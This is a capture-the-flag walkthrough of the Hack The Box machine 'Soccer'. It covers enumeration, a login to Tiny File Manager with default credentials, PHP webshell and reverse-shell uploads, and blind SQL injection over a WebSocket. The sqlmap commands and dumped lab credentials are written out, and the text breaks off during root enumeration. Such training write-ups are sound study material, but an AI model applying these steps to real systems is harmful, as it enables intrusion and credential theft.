Soccer

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	17 Dec 2022	Easy	20

So today we are going to solve Easy Linux Box called "Soccer". In my opinion the user part was really cool and the root part was just research work! In my opinion this Box was pretty cool easy Machine!

Like always Lets start with an nmap Scan!

```
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
|_  256 5797565def793c2fcbdb35fff17c615c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
```


i added this hostname in /etc/hosts

```
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Tue, 31 Jan 2023 21:42:06 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Tue, 31 Jan 2023 21:42:06 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>
```

We can see that this box has 3 ports open, 22, 80 and 9091!

I just checked the 9091 and got 404!

So i just decided to check the port 80, so maybe we can find something interesting!




This page was very static no buttons no login page nothing! So i decided to Fuzz for directory and files!

The first try was wit dirsearch, which was not successful and the second try was with ffuf!


```
.html                   [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 42ms]
.htm                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 47ms]
.                       [Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 41ms]
.htaccess               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 40ms]
.htc                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 37ms]
.html_var_de            [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 34ms]
.htpasswd               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 39ms]
.html.                  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 38ms]
.html.html              [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 39ms]
.htpasswds              [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 38ms]
.htm.                   [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 123ms]
.html1                  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 39ms]
.html.old               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 40ms]
tiny                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 38ms]
.ht                     [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 48ms]
.html.bak               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 49ms]
.htm.htm                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 50ms]
.html1                  [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 35ms]
.hta                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 35ms]
.htgroup                [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 35ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

```
[21:52:46] Starting:
[21:52:48] 403 -  564B  - /.ht_wsr.txt
[21:52:48] 403 -  564B  - /.htaccessBAK
[21:52:48] 403 -  564B  - /.htaccess.bak1
[21:52:48] 403 -  564B  - /.htaccess_sc
[21:52:48] 403 -  564B  - /.htaccess.sample
[21:52:48] 403 -  564B  - /.html
[21:52:48] 403 -  564B  - /.htm
[21:52:48] 403 -  564B  - /.htaccess.orig
[21:52:48] 403 -  564B  - /.htaccess.save
[21:52:48] 403 -  564B  - /.htpasswds
[21:52:48] 403 -  564B  - /.htaccessOLD
[21:52:48] 403 -  564B  - /.htpasswd_test
[21:52:48] 403 -  564B  - /.htaccess_extra
[21:52:49] 403 -  564B  - /.httr-oauth
[21:52:49] 403 -  564B  - /.htaccessOLD2
[21:52:49] 403 -  564B  - /.htaccess_orig
[21:52:57] 403 -  564B  - /admin/.htaccess
[21:53:02] 403 -  564B  - /administrator/.htaccess
[21:53:03] 403 -  564B  - /app/.htaccess
[21:53:16] 200 -    7KB - /index.html

Task Completed
```

We found a new path, "tiny" lets check this new path!




We have login page for Tiny File Manager system, first think that i thought about it was Defaults Credentials!




And here i found some stuff, default Credentials for Tiny File Manager, lets test it!


And boom we are now logged in as the administrator!




I tried to upload a file in this directory and got the following error message



After that i tried to find a new folder/path to upload a malicious PHP files and i found the tiny/uploads path!





Lets test our uploaded PHP file



And we can see the result of the "ls" command, Great now we have RCE on this machine!

Now we can upload an PHP reverse shell to get an reverse shell!






So i just checked the nginx config and find out that we have one more Vhost!

```
www-data@soccer:/$ cat /etc/nginx/sites-available/soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
www-data@soccer:/$
```

added to /etc/passwd

Let see what we can find on this Vhost!




So this look much more better, we have a login page, signup page etc.

Lets create account and see what we can see inside of this Webapp


```
1  GET / HTTP/1.1
2  Host: soc-player.soccer.htb:9091
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Sec-WebSocket-Version: 13
8  Origin: http://soc-player.soccer.htb
9  Sec-WebSocket-Key: Y5RXnYJihu9iABNBD3eaOg==
10 Connection: keep-alive, Upgrade
11 Cookie: connect.sid=s%3AzYtjYpWm82B7gYsR_n7dfrV2sAuEq0wX.sUzGUt%2FY00ExDi9OiGSSzfFfp3jGXIIyvuODTPzTHw8
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
16
```

101 Switching Protocol Request

So we can see that we have a Websocket! This is probably Websocket for something!



So the number that we entered was sent via the websocket!
We should probably perform an SQLi attack, we can do that SQLmap but i have no idea how to do that with over Websockets!



After a bit searching i found the following page!

2 April 2021

Automating Blind SQL injection over WebSocket

Recently I have come across several CTF challenges on SQL injection over WebSocket. So I decided to build a vulnerable WebSocket web app for others to practice blind SQL injection over WebSocket. I spent a day building this on NodeJS from scratch which helped me better understand WebSocket implementations. I'll also share a nifty trick to perform SQL injection over WebSocket with SQLMap using an approach similar to tamper scripts.

I have pushed the vulnerable app on GitHub and added few exercises, feel free to complete those to bump your skills on blind SQLi and automation! It's built on docker so you can just clone the repository and spin it up right away, find it here:

I found that SQLMap supports the `ws://` protocol but there was very little to no documentation about it and if there is some sort of dynamic authentication token that needs to be received and sent on each request, it won't be possible to perform SQLi directly via SQLMap like `sqlmap -u "ws://link/" ...`.


So the basic idea to solve this is:

1. have an HTTP Server script that will receive the SQLMap payload via GET parameter.
2. format the payload if needed (for example wrap it in a JSON format)
3. create a WebSocket connection to actual target, receive response and extract any token if needed.
4. Send SQLi payload and receive Output from WebSocket.
5. Display the output as response

It is similar to SQLMap tamper scripts but in this case the script will act as a standalone server vulnerable to SQLi on GET parameter. Here is the full Python3 script created for the vulnerable web app I shared previously:

Great, But what are Websockets really?

Websockets are a full-duplex communication Protocol that allows bidirectional connection between a Client and a Server over a single connection. They are designed to be efficent, enabling real time communication and interactions in Web applications!



Great, now we know what websockets are! But lets take a look at them from the security vision!

Some of most important things to consider when securing the websockets are:

TLS/SSL Encryption between client and server, so we can prevent eavesdropping and data tampering!

Authentication, to prevent unauthorized access access to the websocket connection!

ACL's, to restrict access based on things like IP, origin, authentican and etc.

Input Validation is very important, so we can prevent XSS, SQLi attacks

Those are some of security measures for websockets!

Owasp has great blog for Websockets!

eavesdropping: unauthorized interception of data transmission between two devices!

So great now we are familiar with websockets and we can perform the SQLi over the websocket

i found a great Python script that will be our proxy during using the SQLmap!

```
┌──(AR0x4444㉿kali)-[~]
└─$ sqlmap -u 'http://localhost:8081/?id=' -p 'id' --batch --dbs --level 5 --risk 3
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-5665 OR 5627=5627

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3378 FROM (SELECT(SLEEP(5)))MTwD)
---
[22:14:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[22:14:52] [INFO] fetching database names
[22:14:52] [INFO] fetching number of databases
[22:14:53] [INFO] resumed: 5
[22:14:53] [INFO] resumed: mysql
[22:14:53] [INFO] resumed: information_schema
[22:14:53] [INFO] resumed: performance_schema
[22:14:53] [INFO] resumed: sys
[22:14:53] [INFO] resumed: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Booom our SQLi worked and we dumped the data sucessfuly!

```
$ sqlmap -u 'http://localhost:8081/?id=' -p 'id' --batch -D soccer_db --tables
back-end DBMS: MySQL 8
[22:16:18] [INFO] fetching tables for database: 'soccer_db'
[22:16:18] [INFO] fetching number of tables for database 'soccer_db'
[22:16:19] [INFO] resumed: 1
[22:16:19] [INFO] resumed: accounts
Database: soccer_db
[1 table]
+----------+
| accounts |
+----------+
```

We get the DB names and now we can get the table names!

```
┌──(AR0x4444㉿kali)-[~]
└─$ sqlmap -u 'http://localhost:8081/?id=' -p 'id' --batch -D soccer_db -T accounts --dump
back-end DBMS: MySQL 8
[22:17:11] [INFO] fetching columns for table 'accounts' in database 'soccer_db'
[22:17:11] [INFO] resumed: 4
[22:17:11] [INFO] resumed: email
[22:17:11] [INFO] resumed: id
[22:17:11] [INFO] resumed: password
[22:17:11] [INFO] resumed: username
[22:17:11] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[22:17:11] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[22:17:11] [INFO] resumed: 1
[22:17:11] [INFO] resumed: player@player.htb
[22:17:11] [INFO] resumed: 1324
[22:17:11] [INFO] resumed: PlayerOftheMatch2022
[22:17:11] [INFO] resumed: player
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

So now we have everything that we want for our SQLi attack with SQLmap!
So lets dump it!

And boom we got Creds for the User Player, I saw this user on server as well! Let SSH with

these cmds !

```
┌──(AR0x4444㉿kali)-[~]
└─$ ssh player@soccer.htb
player@soccer.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 31 22:18:01 UTC 2023

  System load:           0.01
  Usage of /:            71.5% of 3.84GB
  Memory usage:          24%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:feb9:9825

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ cat user.txt
cd1f2e8d917cdf21db731aca1ac73253
```

Boooumm, Great now we have a shell as the user Playa !

And we got the user flag!

So lets go for the root Part !

```
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
```

After a bit enumerating, i found a weird SUID binary "doas" ! WTF is doas?

OpenBSD manual page server

Manual Page Search Parameters

Search query: doas [man] [apropos]

All Sections | All Architectures | OpenBSD-current

DOAS(1) General Commands Manual DOAS(1)

NAME

doas — execute commands as another user

SYNOPSIS

doas [**-Lns**] [**-a** *style*] [**-C** *config*] [**-u** *user*] *command* [*arg* ...]

DESCRIPTION

The **doas** utility executes the given command as another user. The *command* argument is mandatory unless **-C**, **-L**, or **-s** is specified.

The user will be required to authenticate by entering their password, unless configured otherwise.

By default, a new environment is created. The variables `HOME`, `LOGNAME`, `PATH`, `SHELL`, and `USER` and the umask(2) are set to values appropriate for the target user. `DOAS_USER` is set to the name of the user executing **doas**. The variables `DISPLAY` and `TERM` are inherited from the current environment. This behavior may be modified by the config file. The working directory is not changed.

The options are as follows:

-a *style* Use the specified authentication style when validating the user, as allowed by */etc/login.conf*. A list of doas-specific authentication methods may be configured by adding an 'auth-doas' entry in login.conf(5).

-C *config* Parse and check the configuration file *config*, then exit. If *command* is supplied, **doas** will also perform command matching. In the latter case either 'permit', 'permit nopass' or 'deny' will be printed on standard output, depending on command matching results. No command is executed.

-L Clear any persisted authentications from previous invocations, then immediately exit. No command is executed.

-n Non interactive mode, fail if the matching rule doesn't have the **nopass** option.

-s Execute the shell from `SHELL` or */etc/passwd*.

